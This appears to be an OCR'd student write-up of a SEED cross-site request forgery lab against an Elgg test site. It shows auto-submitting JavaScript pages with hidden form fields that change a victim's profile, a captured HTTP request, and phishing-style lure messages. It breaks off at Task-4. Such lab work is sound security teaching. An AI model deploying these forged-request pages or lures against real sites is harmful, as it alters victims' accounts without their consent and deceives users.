
```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy Is My Hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
```



```
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Here made a function that on loading the page will be executed. Inside the function we have created a form where input fields are hidden so no one gets suspicious. The input fields here are name (set to Alice), description(set to Samy Is My Hero), access level of description (set to Public, 2) and the guid of Alice (set to 56). The action of the form is set as the link to edit the profile. The method of this form is set to post and it is appended into the body of the document and then the form is automatically submitted.

Now Samy, once again, sends Alice a message with the link to the malicious website.



To *

Alice

Write recipient's username here.


Subject *

Sorry Friend I had sent you the Wrong link last time. This is the one I am sure.

Message *


http://www.attacker32.com/editprofile.html

Alice then logs into her account and no writing in her description box.



Alice

She sees that there is a message for her from Samy. Upon seeing that she decided to open the link provided to her.




Inbox

□ Sorry Friend I had sent you the wrong link last time. This is the one I am sure.

From Samy a minute ago

http://www.attacker32.com/editprofile.html

Upon clicking, she sees that the link takes her to another page temporarily and returns to her elgg site with her description being “Samy Is My Hero” although she had no intention of doing such.



Alice

Brief description
Samy Is My Hero


Questions:

1. Boby can send a friend request to Alice which shows the guid of Alice with the url Link.
2. In this case, no. As this does not involve attack from the same website, there is no way of knowing who is visiting as the forged request comes from a third party website and this website has no information about guid unless stated explicitly by the attacker.

Task-3:

First, as Samy, we have to catch the HTTP request when we post with this.

For this we follow the same techniques as task-2 but some attributes are added here. The code would look something like this.



Brief description

hi I am Samy.

Public

Interests


Fishing

Public

Twitter username

Sam Sam

Public




http://www.seed-server.com/action/profile/edit


```
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------159705303534105702141488002827
Content-Length: 3015
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: __gsas=ID=9b01e0a48d02d7bb:T=1665416147:S=ALNI_MbKOxwM2oUYH2sdiI2vmDZN3xn64A; Elgg=li5g8ajkrltf90n
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=MUqriBvW-ecjWcJNUKUmQQ&__elgg_ts=1665839493&name=Samy&description=&accesslevel[description]=2
```

Upon examining the request, we see that we require brief description, interests and twitter and the access level of each three fields. Now we write our code as previous but add these extra fields with it.





```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy Is My Hero'>";
    fields += "<input type='hidden' name='interests' value='Hacking'>";
    fields += "<input type='hidden' name='twitter' value='Geralt'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='accesslevel[interests]' value='2'>";
    fields += "<input type='hidden' name='accesslevel[twitter]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");
```



```
    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

Now we send the link of the malicious page to Alice using message in elgg.






Free Netflix for Life!

From Samy just now

http://www.attacker32.com/editprofile.html

Upon opening the link provided:



Your profile was successfully saved.

Alice


Brief description
Samy Is My Hero

Interests
Hacking

Twitter username
Geralt

Task-4:


At first, Samy sends a message from his account to Boby and catches the HTTP request using the extension.



Boby

Hi Boby. You will not open this I am Sure.

Bob you are an angel.



